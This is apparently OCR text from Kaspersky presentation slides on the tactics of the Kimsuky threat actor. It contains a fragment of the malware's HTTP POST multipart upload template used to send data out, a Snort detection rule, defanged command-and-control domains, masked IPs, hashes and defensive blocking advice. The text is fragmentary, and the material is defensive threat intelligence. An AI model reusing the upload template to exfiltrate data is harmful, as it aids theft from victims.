
```
%s    POST    HTTP/1.1        text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8 Referer: http://%s/%s    Host: %s    Origin: http://%s
------WebKitFormBoundarywhpFxMBe19cSjFnG--    "
Content-Type: text/plain


------WebKitFormBoundarywhpFxMBe19cSjFnG
Content-Disposition: form-data; name="userfile"; filename="
------WebKitFormBoundarywhpFxMBe19cSjFnG
Content-Disposition: form-data; name="MAX_FILE_SIZE"
```

Similar Metadata




Timezone




So what :
What should I do?

Tactics, Techniques and Procedures of Kimsuky



KASPERSKY lab

Pain of Pyramid



Block private email service address
Block FTP connection
Monitoring Teamviewer traffic and block
Check unauthorized user account
Monitoring windows commands for reconnaissance ..

kjie23948_34238958_KJ238742
Download GHOST419 file
..


%appdata%\Microsoft\HNC\hupdata.ex
..
alert tcp $HOME_NET any -> any $HTTP_PORTS
(content:"WebKitFormBoundarywhpFxMBe19cSjFnG";
..

maii-daum-net.atwebpages[.]com
ink.inkboom.co[.]kr
….

223.194.70[.]xxx
210.105.38[.]xxx
….

107824f43817ca299baf2ab19ecbc87d
1989f0b5c1f3281b2ce8d8087e5d8110
…..

Intelligence Driven Security



LET'S TALK?

Twitter : @unpacker
Mail : seongsu.park@kaspersky.com

KASPERSKY lab